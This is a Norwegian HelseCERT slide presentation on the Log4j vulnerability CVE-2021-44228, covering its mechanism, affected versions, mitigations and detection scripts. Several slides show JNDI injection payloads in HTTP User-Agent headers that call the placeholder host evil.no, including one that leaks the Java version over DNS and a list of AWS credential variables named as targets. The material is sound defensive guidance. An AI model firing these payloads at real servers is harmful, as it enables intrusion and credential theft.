

HelseCERT

CVE-2021-44228

Log4j

Hans Kristian Strømme

Gjennomgang av sårbarheten og tiltak

Intro

Nåsituasjon

Hvordan fungerer sårbarheten

Tiltak

Finne ut om vi er sårbare

Log4J

Sårbarheten

- Javabibliotek er mye brukt av Javaapplikasjoner.
- Har funksjonalitet for inkludering av eksterne Javabibliotek.
- Sårbarheten utnyttet når log4j parser/håndterer logg med angrepskode i seg.
 - Testet blant annet med å sette enhetsnavnet på iPhone til angrepskode.

Intro

Log4J


Sårbarheten

Apache Log4j

!=

Apache HTTP Server

- Apache HTTP bruker ikke Log4J.



Log4J



Log4j

- Oppdatering gitt ut
 - Log4j versjon 2.0->2.15.0-rc1 sårbare
 - 2.15.0 og 2.15.0-rc2 **ikke** sårbare
- Mange applikasjoner har oppdatert, eller lagt inn annen form for sikring

Angrep

- Utnyttet aktivt
 - Mirai (DDOS botnett)
 - Kinsing (kryptominer)
- Forventer å se dette brukt av organiserte grupper som driver med utpressingsskadevare.
- Ikke kjent med vellykkede angrep i helsesektoren.

```
Get /test HTTP/1.1  
Host: offer.no  
User-Agent: ${jndi:ldap://evil.no/x}
```



Angrepskoden sendes til log4j for å logges

JAVA kjører Javaklasse


Sårbarhet trigges og log4j kaller ut med LDAP

INTERNETT

Tiltak

```
Get /test HTTP/1.1
Host: offer.no
User-Agent: ${jndi:ldap://${sys:java.version}evil.no/x}
```

- 1: WAF
- 2: Skru av log4j
- 3: Oppdater log4j
- ELLER
formatMsgNoLookups=true
- ELLER  RESTART
- Slett JndiLookup.class
- 4: Filtrer utgående oppslag fra servere
- 5: Skru av tredjepartskode





Utnyttelse – Informasjonslekkasje

```
Get /test HTTP/1.1  
Host: offer.no  
User-Agent: ${jndi:ldap://#{sys:java.version}evil.no/x}
```

Angrepskoden sendes til log4j for å logges

- AWS_SECRET_ACCESS_KEY
- AWS_SESSION_TOKEN
- AWS_SHARED_CREDENTIALS_
- FILE AWS_WEB_IDENTITY_TOKEN_FILE
- AWS_PROFILE
- AWS_CONFIG_FILE
- AWS_ACCESS_KEY_ID




Sårbarhet triggeres, DNS-oppslag mot <javaversjon>.evil.no

Tiltak

```
Get /test HTTP/1.1  
Host: offer.no  
User-Agent: ${jndi:ldap://${sys:java.version}evil.no/x}
```

Angrepskoden sendes til log4j for å logges

- 1: WAF
- 2: Skru av log4j
- 3: Oppdater log4j
- ELLER
formatMsgNoLookups=true
- ELLER
Slett JndiLookup.class
- 4: Filtrer utgående DNS-oppslag



Sårbarhet triggeres, DNS-oppslag mot <javaversjon>.evil.no

Den enkle metoden



Florian Roth ⚡
@cyb3rops




How to test your apps for [#log4shell](#) vulnerability

1. Generate a DNS token [canarytokens.org/generate#](https://canarytokens.org/generate/)
2. Wrap that token in
Prefix: `${jndi:ldap://`
Suffix: `/a}`
3. Use that value in search forms, profile data, settings etc. of your apps
4. Get notified when you triggered a reaction

Er vi sårbare?

Den enkle metoden



The screenshot shows the 'generate' page of Canary Tokens. It features a dropdown menu set to 'DNS token', a text input field containing 'post@helsecert.no', and another text input field containing 'log4j triggeret. Finn ut hvor|'. A large green button labeled 'Create my Canarytoken' is positioned below the inputs. The page includes the Canary Tokens logo and a 'Documentation' link.

canarytokens.org/generate#

CANARY TOKENS

What is this and why should I care? Documentation

DNS token


post@helsecert.no

log4j triggeret. Finn ut hvor|

Create my Canarytoken

Brought to you by [Thinkst Canary](#), our insanely easy-to-use honeypot solution that deploys in just four minutes. **Know. When it matters.**

© Thinkst Canary 2015–2021



The screenshot shows search results on the Norsk helsenett website. The search bar contains the query '\$jndi:ldap://6yog1sextw2qfdj5lf95ypmrf.canarytokens.com/a}'. The search results display the text 'Søkeresultater'.

nhn.no/soek?search=

Norsk helsenett

Meny

\$jndi

Søkeresultater


\$jndi:ldap://6yog1sextw2qfdj5lf95ypmrf.canarytokens.com/a

Er vi sårbare?

Den andre metoden

Windows

```
Get-PSDrive -PSProvider FileSystem | foreach {(gci ($_.Root) -rec -force -include *.jar -ea 0 | foreach {select-string "JndiLookup.class" $_} | select -exp Path)}
```



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\hansst> Get-PSDrive -PSProvider FileSystem | foreach {(gci ($_.Root) -rec -force -include *.jar -ea 0 | foreach {select-string "JndiLookup.class" $_} | select -exp Path)}
```

Linux #1 (kjøres som root)

```
#!/bin/bash

for log4j in $(find / -type f -name '*log4j*.jar' 2>/dev/null); do

    echo -en "${log4j}: "$(unzip -p "${log4j}" | strings | grep -Po '^Implementation-Version:\s+([0-9\.\.]+)' | awk '{ print $NF }')"\n"

done

exit 0
```

Linux #2

```
ls -l | grep log4j-core
```

Er vi sårbare?

Lister over sårbar programvare

<https://github.com/NCSC-NL/log4shell/tree/main/software>

🔗 Software overview

A

Supplier	Product	Version	Status	Notes	Links
Apache	Druid	0.22.1	Fix		source
Apache	Flink	1.13.0	Workaround		source
Apache	Log4j	< 2.15.0	Fix		source
Apache	Kafka	Unknown	Workaround/Vulnerable	Only vulnerable in certain configuration	source
Apache	SOLR	7.4.0 to 7.7.3, 8.0.0 to 8.11.0	Fix	Versions before 7.4 also vulnerable when using several configurations	source
Apero	CAS	6.3.x & 6.4.x	Fix	Other versions still in active maintainance might need manual inspection	source

Er vi sårbare?

Lister over sårbar programvare

<https://gist.github.com/SwitHak/b66db3a06c2955a9cb71a8718970c592>

A

Akamai : <https://www.akamai.com/blog/news/CVE-2021-44228-Zero-Day-Vulnerability>

Apache Druid : <https://github.com/apache/druid/pull/12051>

Apache Flink : <https://flink.apache.org/2021/12/10/log4j-cve.html>

Apache LOG4J : <https://logging.apache.org/log4j/2.x/security.html>



Norsk helsenett

HelseCERT

Spørsmål?

HelseCERT ressurside: <https://github.com/helsecert/CVE-2021-44228>

Forebygge

- 1: WAF
- 2: Skru av log4j
- 3: Oppdater log4j
 - ELLER
- -Dlog4j2.formatMsgNoLookups=true
 - ELLER
- Slett JndiLookup.class
- 4: Filtrer utgående oppslag fra servere
- 5: Skru av tredjepartskode

Verifisere

- Sjekk om du har sårbar programvare
- [Click to add text](#)
- Gjør test med canarytokens

Varsle!

- Sjekk logger etter utnyttelse